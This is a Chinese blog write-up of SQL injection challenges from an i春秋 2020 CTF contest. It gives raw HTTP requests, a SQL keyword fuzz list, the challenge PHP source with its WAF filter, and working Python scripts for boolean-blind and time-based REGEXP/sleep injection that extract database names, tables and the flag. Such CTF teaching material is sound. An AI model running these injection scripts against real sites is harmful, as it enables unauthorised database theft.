i春秋2020新春疫战 SQL注入类型 writepup


原创

HyyMbb 于 2020-02-24 15:30:53 发布 752 收藏 3
分类专栏： ctf

ctf 专栏收录该内容
57 篇文章 0 订阅
订阅专栏


招聘简历

这道题目是比较常见的`bool`注入
打开题目是一个注册登录界面


Sign in to continue
Name
Password
Sign In
Don't have an account? Register
@zhaopin
https://blog.csdn.net/a3320315


我们先尝试一下有没有注入点
我们先注册一个账号

```
POST /index.php?register HTTP/1.1
Host: d3be80acd6b647538ef872aaf3a60eba55137cfb4e1b455c.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```



```
Accept-Encoding: gzip, deflate
Referer: http://d3be80acd6b647538ef872aaf3a60eba55137cfb4e1b455c.changame.ichunqiu.com/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://d3be80acd6b647538ef872aaf3a60eba55137cfb4e1b455c.changame.ichunqiu.com
Connection: close
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1581607554,1581993266,1582248445,1582248825; H
__jsluid_h=d5c6e089c3d17fd5ee858371b365e80b
Upgrade-Insecure-Requests: 1

regname=2&regpass=xxx
```

这个时候我们在登录页面试一下有没有注入点



```
lname=2' and 1=1-- -&lpass=xxx
```

```
                        </div>
                    </form>
                </div>
            </div>
        </div>

        <footer class="lowin-footer">
            @zhaopin
        </footer>
    </div>

    <script src="auth.js"></script>
    <script>
        Auth.init({
            login_url: '#login',
            forgot_url: '#forgot'
        });
    </script>
</body>
</html>
<script>alert("登录成功!");window.location.href="./zhaopin.php";</script>
```

很明显的`bool`注入， `1=1`是恒成立的，如果and后面的条件不成立，就会返回登录失败~~

exp:


```python
# encoding=utf-8

import requests
url = 'http://d3be80acd6b647538ef872aaf3a60eba55137cfb4e1b455c.changame.ichunqiu.com/index.php'

#payload = "2' and (select (mid((select database()),1,{0})))!='{1}"
#payload = "2' and (select (mid((select table_name from information_schema.tables where table_schema='nzhaopin' limit 1 offset 3),1,{0})))!='{1}"
#payload = "2' and (select (mid((select column_name from information_schema.columns where table_name='flag' limit 1 offset 1),1,{0})))!='{1}"
payload = "2' and (select (mid((select flaaag from flag limit 1 offset 0),1,{0})))!='{1}"
# backup flag  user           flag: id  flaaag
flag = ''
letter = 'abcdefghijklmnopqrstuvwxyz0123456789_-{}'
for i in range(1,80):
    for n in letter:
        data={
        "lname": payload.format(i, flag+n),
        "lpass": 'xxx'
        }
        req = requests.post(url,data=data)
        req.encoding = 'gbk'
        #print(req.encoding)
        print(data["lname"])
        #print(req.text.encode('gbk').decode(req.apparent_encoding))
        if "成功" not in req.text.encode('gbk').decode(req.apparent_encoding):
            print("*                     "+n)
            flag+=n
            print(flag)
            break
```

盲注

题目源码

```php
<?php
    # flag在fl4g里
    include 'waf.php';
    header("Content-type: text/html; charset=utf-8");
    $db = new mysql();

    $id = $_GET['id'];

    if ($id) {
        if(check_sql($id)){
            exit();
        } else {
            $sql = "select * from flllllllag where id=$id";
            $db->query($sql);
        }
    }
    highlight_file(__FILE__);
```


根据题目我们知道`flag`在`fl4g`中，而我们能够控制的参数只有`$id`，由于题目很明显有一个`waf`过滤函数，所以我们需要测试一下过滤哪些`sql`函数



```
GET /?id=dasdas HTTP/1.1
Host: 0fe2ac71998d412d834669029d45a5144ade635ad1874504.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1581607554,1581993266,1582248445,1582248825;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1582505800;
__jsluid_h=3713a19dff96e846f27a41cfffac22f3
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 06:04:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2559
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: aff1ff7,-
X-Cache: bypass

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span
style="color: #FF8000">#&nbsp;flag在fl4g里<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span
style="color: #007700">include&nbsp;</span><span style="color:
#DD0000">'waf.php'</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">header</span><span
style="color: #007700">(</span><span style="color:
#DD0000">"Content-type:&nbsp;text/html;&nbsp;charset=utf-8"</span><span style="color:
#007700">);&nbsp;<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">$db&nbsp;</span><span style="color: #007700">=&nbsp;new&nbsp;</span><span
style="color: #0000BB">mysql</span><span style="color: #007700">();<br /><br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$id&nbsp;</span><span
style="color: #007700">=&nbsp;</span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color: #DD0000">'id'</span><span style="color:
#007700">];<br /><br />&nbsp;&nbsp;&nbsp;&nbsp;if&nbsp;(</span><span style="color:
#0000BB">$id</span><span style="color: #007700">)&nbsp;{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span style="color:
```


我们随便输入几个字符，我们可以看到只要不是过滤的字符，都是有回显的，假如我们输入`select`是没有回显的，所以过滤了`select`



```
GET /?id=select HTTP/1.1
Host: 0fe2ac71998d412d834669029d45a5144ade635ad1874504.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1581607554,1581993266,1582248445,1582248825;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1582505800;
__jsluid_h=3713a19dff96e846f27a41cfffac22f3
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 06:05:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
X-Via-JSL: aff1ff7,-
X-Cache: bypass
```

我们可以通过fuzz来测试一下过滤了哪些函数~~
我们就通过`burpsuite`的`intruder`模块来测试



```
GET /?id=select HTTP/1.1
Host: 0fe2ac71998d412d834669029d45a5144ade635ad1874504.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf3                                1582248825;
Hm_lpvt_2d0601bd28de7d49818249cf
__jsluid_h=3713a19dff96e846f27a41c
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 06:05:44 G
Content-Type: text/html; charset=ut
Content-Length: 0
Connection: close
X-Via-JSL: aff1ff7,-
X-Cache: bypass
```


Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation

例举

一些关键词

```
and
or
=
>
<
(
)
()
'
||
&&
&
"

regexp
substr
mid
left
join
rigth
like
select
from
union
,
updatexml
extractvalue
exp
floor
char
ascii
insert
into
delete
update
alter
create
sleep
union select
concat
concat_ws
group_concat
substring
limit
BENCHMARK
#
--+
-- -
--
```



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	173	
3	=	200	☐	☐	173	
4	>	200	☐	☐	173	
5	<	200	☐	☐	173	
9	'	200	☐	☐	173	
21	like	200	☐	☐	173	
22	select	200	☐	☐	173	
24	union	200	☐	☐	173	
26	updatexml	200	☐	☐	173	
32	insert	200	☐	☐	173	
33	into	200	☐	☐	173	
35	update	200	☐	☐	173	
45	#	400	☐	☐	489	
1	and	200	☐	☐	2781	
2	or	200	☐	☐	2781	
6	(	200	☐	☐	2781	
7	)	200	☐	☐	2781	
8	()	200	☐	☐	2781	
10	||	200	☐	☐	2781	
11	&&	200	☐	☐	2781	
12	&	200	☐	☐	2781	
13	"	200	☐	☐	2781	
14		200	☐	☐	2781	
15	regexp	200	☐	☐	2781	
16	substr	200	☐	☐	2781	
17	mid	200	☐	☐	2781	
18	left	200	☐	☐	2781	
19	join	200	☐	☐	2781	
20	rigth	200	☐	☐	2781	
23	from	200	☐	☐	2781	
25	,	200	☐	☐	2781	
27	extractvalue	200	☐	☐	2781	
28	exp	200	☐	☐	2781	
29	floor	200	☐	☐	2781	
30	char	200	☐	☐	2781	
31	ascii	200	☐	☐	2781	
34	delete	200	☐	☐	2781	
36	alter	200	☐	☐	2781	
37	create	200	☐	☐	2781	
38	sleep	200	☐	☐	2781	

我们可以看到`union select`这些常用的都被过滤了，我们能想到的还是bool注入，由于过滤了`<` `>` `=`，但是regexp没有过滤，这是一个正则匹配的关键词，也可以进行字符比较~~

```python
# encoding = utf-8
import requests
import time
url = 'http://3d90e8eff04f49a5b5354a82fdbf771e5b22080a9fb64533.changame.ichunqiu.com/?id='
flag = ''
letter = 'abcdefghijklmnopqrstuvwxyz0123456789{}-'
for i in range(99):
        for n in letter:
            payload = '1 and if((fl4g REGEXP "^{0}"),sleep(3),5);'
            payload = payload.format(flag+n)
            start_time = time.time()
            req = requests.get(url+payload)
            #print(req.text)
            if (time.time() - start_time)>2:
                print("**************       "+n)
                print(flag)
                flag += n
                break
```

我们的payload为`'1 and if((fl4g REGEXP "^{0}"),sleep(3),5);'`
这儿的`fl4g`为`flag`所在的字段，当成功匹配字符串，则会`sleep`3s，所以我们根据访问的时间来判断是否匹配成功~~

easysqli_copy

题目源码

```
<?php
    function check($str)
    {
        if(preg_match('/union|select|mid|substr|and|or|sleep|benchmark|join|limit|#|-|\^|&|database/i',$str,$matches))
        {
            print_r($matches);
            return 0;
        }
        else
        {
            return 1;
        }
    }
    try
    {
        $db = new PDO('mysql:host=localhost;dbname=pdotest','root','******');
    }
    catch(Exception $e)
    {
        echo $e->getMessage();
    }
    if(isset($_GET['id']))
    {
        $id = $_GET['id'];
    }
    else
    {
        $test = $db->query("select balabala from table1");
        $res = $test->fetch(PDO::FETCH_ASSOC);
        $id = $res['balabala'];
    }
    if(check($id))
    {
        $query = "select balabala from table1 where 1=?";
        $db->query("set names gbk");
        $row = $db->prepare($query);
        $row->bindParam(1,$id);
        $row->execute();
    }
```

这道题是一个php的PDO sql查询，一般来说PDO预编译是不存在sql注入，但是其中`$db->query("set names gbk");`就造成了宽字节注入~~

参考链接

